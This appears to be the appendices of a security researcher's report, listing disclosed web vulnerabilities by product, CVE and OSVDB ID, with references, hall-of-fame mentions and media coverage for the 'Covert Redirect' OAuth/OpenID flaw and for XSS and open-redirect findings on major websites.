InstantForum	InstantASP	CVE-2014-9468	OSVDB 118563 OSVDB 118564	XSS
DLGuard	DLGuard	CVE-2015-2209	OSVDB 118554	FPD

NetCat	NetCat		OSVDB 119312 OSVDB 119313 OSVDB 119314 OSVDB 119315	RFI
NetCat	NetCat		OSVDB 119309 OSVDB 119310 OSVDB 119311	URF
NetCat	NetCat	CVE-2015-2214	OSVDB 119308	FPD
SupeSite	Comsenz		OSVDB 119059	Code Injection
SupeSite	Comsenz		OSVDB 119060	XSS
WordPress Max Banner Ads Plugin	MaxBlogPress		OSVDB 119171	XSS
WordPress Newsletter Plugin	Satollo.net		OSVDB 119170	URF
Webshop Hun	Webshop Hun	CVE-2015-2242	OSVDB 119163	SQL Injection
Webshop Hun	Webshop Hun	CVE-2015-2243	OSVDB 119165	Directory Traversal
Webshop Hun	Webshop Hun	CVE-2015-2244	OSVDB 119164	XSS
Webshop Hun	Webshop Hun		OSVDB 119524	Information Leakage
NetCat	NetCat		OSVDB 119342 OSVDB 119343	CRLF

WordPress Daily Edition Theme	WooThemes		OSVDB 119414	XSS
WordPress Daily Edition Theme	WooThemes		OSVDB 119415	Information Leakage
SupeSite	Comsenz		OSVDB 119724	SQL Injection
WordPress Daily Edition Theme	WooThemes		OSVDB 119388	SQL Injection
724CMS	724CMS		OSVDB 119707 OSVDB 119708	XSS
724CMS	724CMS		OSVDB 119709	Directory Traversal
724CMS	724CMS		OSVDB 119712 OSVDB 119713	SQL Injection
724CMS	724CMS		OSVDB 119710 OSVDB 119711	FPD
Vastal I-tech	phpVID		OSVDB 119398 OSVDB 119399	XSS
Vastal I-tech	phpVID	CVE-2015-2563	OSVDB 119400	SQL Injection
SuperWebMailer	SuperWeb Mailer	CVE-2015-2249	OSVDB 119413	XSS
WebPAC Pro	Innovative Interfaces Inc		OSVDB 119723	URF

6KBBS	6KBBS		OSVDB 120328 OSVDB 120330	SQL Injection
6KBBS	6KBBS		OSVDB 120257	XSS
NetCat	NetCat		OSVDB 120807	HTML Injection
Feed2JS	feed2js.org		OSVDB 121852	XSS
6KBBS	6KBBS			CSRF
6KBBS	6KBBS			Weak Encryption
phpwind	phpwind	CVE-2014-4134		URF
phpwind	phpwind	CVE-2014-4135		XSS

Appendix B

Covert Redirect

After Covert Redirect was first published, it was reported by many IT media around the world. To date, it has been listed in most major vulnerability databases worldwide.

- **OSVDB ID: 106567**

106567 : OAuth / OpenID Unspecified Application Redirect Weakness

`http://www.osvdb.org/show/osvdb/106567`

- **Bugtraq ID: 67196**

OAuth and OpenID Open Redirection Vulnerability

`http://www.securityfocus.com/bid/67196`

- **SCIP ID: 13185**

VulDB: OAuth/OpenID 2.0 privilege escalation

`http://www.scip.ch/en/?vuldb.13185`

- **X-Force ID: 93031**

OAuth and OpenID open redirect

https://exchange.xforce.ibmcloud.com/#/vulnerabilities/93031

Selected news reports on Covert Redirect from around the world (Google search count amounts to several hundred thousand)

(1) English media

CNET - Serious security flaw in OAuth, OpenID discovered
http://www.cnet.com/news/serious-security-flaw-in-oauth-and-openid-discovered/

Yahoo - Facebook, Google Users Threatened by New Security Flaw
http://news.yahoo.com/facebook-google-users-threatened-security-192547549.html

The Hacker News - Nasty Covert Redirect found in OAuth and OpenID
http://thehackernews.com/2014/05/nasty-covert-redirect-vulnerability.html

TechXplore - Math student detects OAuth, OpenID security vulnerability
http://techxplore.com/news/2014-05-math-student-oauth-openid-vulnerability.html

Tom's Guide - Facebook, Google Users Threatened by New Security Flaw
http://www.tomsguide.com/us/facebook-google-covert-redirect-flaw,news-18726.html

SC Magazine - 'Covert Redirect' vulnerability impacts OAuth 2.0, OpenID
http://www.scmagazine.com/covert-redirect-vulnerability-impacts-oauth-20-openid/article/345407/

Tech2 - After Heartbleed, major Covert Redirect flaw threatens OAuth, OpenID and the Internet

http://tech.firstpost.com/news-analysis/after-heartbleed-major-covert-redirect-flaw-threatens-oauth-openid-and-the-internet-222945.html

(2) Chinese media

People's Daily Online

http://it.people.com.cn/n/2014/0504/c1009-24969253.html

Chinese media Phoenix News

http://tech.ifeng.com/internet/detail_2014_05/03/36130721_0.shtml

NetEase

http://digi.163.com/14/0503/08/9RACJBK900162OUT.html

Sohu

http://media.sohu.com/20140504/n399096249.shtml

FreeBuf

http://www.freebuf.com/vuls/33750.html

(3) Media in other languages

Asahi (in Japanese)

http://www.asahi.com/tech_science/cnet/CCNET35047497.html

Ferra.ru (in Russian)

http://www.ferra.ru/ru/techlife/news/2014/05/05/security-flaw-in-oauth-and-openid/?from=rss#.VIKN44V5MxB

Silicon (in French)

http://www.silicon.fr/faille-oauth-2-0-openid-touche-les-grands-acteurs-du-web-94140.html

CHIP (in German)

http://www.chip.de/news/Security-Bug-Facebook-und-Google-Login-unsicher_69512331.html

Appendix C

Vulnerabilities of Well-Known Websites

We found vulnerabilities in more than 160 websites out of the Alexa top 200 list. Since not all of them have been disclosed, we just provide in this appendix the vulnerabilities that have been disclosed. They are initially published in the well-known mail list - Full Disclosure.

About Group (about.com) All Topics (at Least 99.88% Links) Vulnerable to XSS & Iframe Injection Security Attacks; About.com Open Redirect Security Vulnerabilities
http://marc.info/?l=full-disclosure&m=142289980219878&w=4

Facebook Old Generated URLs Still Vulnerable to Open Redirect Attacks & A New Open Redirect
http://marc.info/?l=full-disclosure&m=142104333521454&w=4

CNN (cnn.com) Travel XSS and ADS Open Redirect Security Vulnerabilities
http://marc.info/?l=full-disclosure&m=141988778706126&w=4

Yahoo (Yahoo.com, Yahoo.co.jp) Open Redirect Security Vulnerabilities
http://marc.info/?l=full-disclosure&m=141897158416178&w=4

Alibaba Taobao, AliExpress, Tmall, Online Electronic Shopping Website XSS & Open Redirect Security Vulnerabilities
http://marc.info/?l=full-disclosure&m=142196709216464&w=4

The New York Times (nytimes.com) Page Design XSS Vulnerability (Almost All Article Pages Before 2013 Are Affected)
http://marc.info/?l=full-disclosure&m=141343993908563&w=4

Google DoubleClick.net (Advertising) System URL Redirection Vulnerabilities Can Be Used by Spammers
http://marc.info/?l=full-disclosure&m=141599320308665&w=4

Mozilla (mozilla.org) Two Sub-Domains (Cross Reference) XSS Vulnerability (All URLs Under Them)
http://marc.info/?l=full-disclosure&m=141378783804463&w=4

Amazon Covert Redirect Based on Kindle Daily Post, Omnivoracious, Car Lust & kindlepost.com omnivoracious.com Open Redirect
http://marc.info/?l=full-disclosure&m=142104346821481&w=4

ESPN (espn.go.com) Login & Register Page XSS and Dest Redirect Privilege Escalation Security Vulnerabilities
http://marc.info/?l=full-disclosure&m=141815942329008&w=4

All Links in Two Topics of Indiatimes Are Vulnerable to XSS (Cross-site Scripting) Attacks

http://marc.info/?l=full-disclosure&m=141705615327961&w=4

Bypass Google Open Redirect Filter Based on Googleads.g.doubleclick.net

http://marc.info/?l=full-disclosure&m=141599333108715&w=4

The Weather Channel (weather.com) Almost All Links Vulnerable to XSS Attacks

http://marc.info/?l=full-disclosure&m=141705578527909&w=4

Appendix D

Hall of Fame Mentions

Our names have been listed in the Hall of Fame on a number of well-known websites. We provide selected websites and the corresponding web address of the list below.

eBay
`http://ebay.com/securitycenter/ResearchersAcknowledgement.html`

Microsoft
`http://technet.microsoft.com/en-sg/security/cc308575.aspx`

Alibaba
`http://security.alibaba.com/people.htm?spm=0.0.0.0.pcvqBA&id=2048213134`

Oracle
`http://www.oracle.com/technetwork/topics/security/cpuapr2014-1972952.html`

Apple

https://support.apple.com/en-vn/HT201536

Airbnb

https://www.airbnb.com.sg/info/security

Baidu

http://sec.baidu.com/index.php?honor/list/y/2014/m/3/page/2

XSSposed

https://www.xssposed.org/researchers/wangjing/

Sina & Weibo

http://sec.sina.com.cn/User/view?code=4abfc6987d3e5582

BlackBerry

http://us.blackberry.com/business/enterprise-mobility/mobile-security/incident-response-team/collaborations.html

NetEase

http://aq.163.com/module/rank/card.html?id=1571fa56d2c0263641b5536a61de3d87

Nokia

http://company.nokia.com/en/acknowledgements

Heroku

https://www.heroku.com/policy/security-hall-of-fame

Constant Contact

http://www.constantcontact.com/legal/report-vulnerability

Bitcasa

https://support.bitcasa.com/hc/en-us/articles/
202210658-How-To-Responsibly-Report-Security-Concerns

JD

http://security.jd.com/index.php/Index/montop/y/2014/mo/
4/

KingSoft

http://sec.kingsoft.com/heroes/memberDetail/329/

LastPass

https://lastpass.com/support_security.php

Pocket

http://help.getpocket.com/customer/portal/articles/
1225832-pocket-security-overview

Appendix E

Media Coverage

Our results have been reported in various media. The following are some of the selected reports apart from ”Covert Redirect”.

(1) About.com more than 99.98% links vulnerable to XSS, XFS (iFrame Injection)

(1.1) English media

ZDNet - Over 99 percent of About.com links vulnerable to XSS, XFS iframe attack
http://www.zdnet.com/article/over-99-percent-of-about-com-links-vulnerable-to-xss-xfs-iframe-attack/

Security Week - XSS, XFS, Open Redirect Vulnerabilities Found on About.com
http://www.securityweek.com/xss-xfs-open-redirect-vulnerabilities-found-aboutcom

Norse Corporation - About.com Platform Rife with XSS and IFrame Injection Vulnerabilities
http://blog.norsecorp.com/2015/02/03/about-com-platform-rife-with-xss-and-iframe-injection-vulnerabilities/

(1.2) Media in other languages

SecNews (in Greek)

https://www.secnews.gr/2015/02/09/%CF%83%CF%87%CE%B5%CE%B4%CF%8C%CE%BD-%CF%8C%CE%BB%CE%BF%CE%B9-about-com-%CF%83%CF%8D%CE%BD%CE%B4%CE%B5%CF%83%CE%BC%CE%BF%CE%B9-%CE%B5%CE%AF%CE%BD%CE%B1%CE%B9-%CE%B5%CF%85%CE%AC%CE%BB%CF%89%CF%84%CE%BF/

Zoomit (in Persian)

http://www.zoomit.ir/it-news/security/17394-about-com-links-vulnerable-to-xss-xfs

(2) Appearance in the featured local report on representative security vigilantes

TODAYonline - Vigilantes testing security of i.T. systems

http://www.todayonline.com/singapore/vigilantes-testing-security-it-systems

All Singapore Stuff - WHITE HAT HACKERS TESTING SECURITY OF COMPUTER SYSTEMS IN SINGAPORE

http://www.allsingaporestuff.com/article/white-hat-hackers-testing-security-computer-systems-singapore

(3) The Weather Channel 75% of links vulnerable to XSS attacks

(3.1) English media

The Register - Weather Channel forecast: Bleak, with prolonged XSS

http://www.theregister.co.uk/2014/12/01/weather_channel_

forecast_bleak_with_a_chance_of_xss/

SC Magazine - Doctoral student finds XSS vulnerability on Weather.com
http://www.scmagazine.com/the-weather-channels-website-found-vulnerable-to-xss-attacks/article/386010/

Computerworld - Weather.com fixes web app flaws
http://www.computerworld.com/article/2852502/weathercom-fixes-web-app-flaws.html

(3.2) Media in other languages

SecNews (in Greek)
https://www.secnews.gr/2014/12/02/%CE%B5%CE%BD%CF%84%CE%BF%CF%80%CE%AF%CF%83%CF%84%CE%B7%CE%BA%CE%B1%CE%BD-xss-%CE%B5%CF%85%CF%80%CE%AC%CE%B8%CE%B5%CE%B9%CE%B5%CF%82-%CF%83%CF%84%CE%BF-weather-channel/

SecurityLab (in Russian)
http://www.securitylab.ru/news/462524.php

(4) XSS vulnerability found in Mozilla

HOTforSecurity - Cross-Site Scripting Vulnerability in Mozillas Cross Reference Sub-Domains
http://www.hotforsecurity.com/blog/cross-site-scripting-vulnerability-in-mozillas-cross-reference-sub-domains-10607.html

(5) Times of India two topics vulnerable to XSS attacks

TechWorm - Times of India website vulnerable to Cross Site Scripting (XSS) attacks

http://www.techworm.net/2014/12/times-india-website-vulnerable-cross-site-scripting-xss-attacks.html

(6) Open Redirect vulnerability found in Googles DoubleClick advertising system

HOTforSecurity - Googles DoubleClick Advertising Platform Vulnerable to Open Redirect Attacks

http://www.hotforsecurity.com/blog/googles-doubleclick-advertising-platform-vulnerable-to-open-redirect-attacks-10822.html

TecheNet (in Portuguese)

http://www.techenet.com/2014/12/doubleclick-do-google-pode-ser-vulneravel-a-ataques/

(7) XSS vulnerability found in all old New York Times articles

Tom's Guide - XSS Flaw May Exist on Old NY Times Article Pages

http://www.tomsguide.com/us/xss-flaw-ny-times,news-19784.html

Softpedia - XSS Risk Found in Links to New York Times Articles Prior to 2013

http://news.softpedia.com/news/XSS-Risk-Found-In-Links-to-New-York-Times-Articles-Prior-to-2013-462334.shtml

Hellasforce (In Greek)

http://www.hellasforce.com/blog/xss-kindini-entopistikan-

se-sindesmous-sto-new-york-times-se-arthra-prin-2013/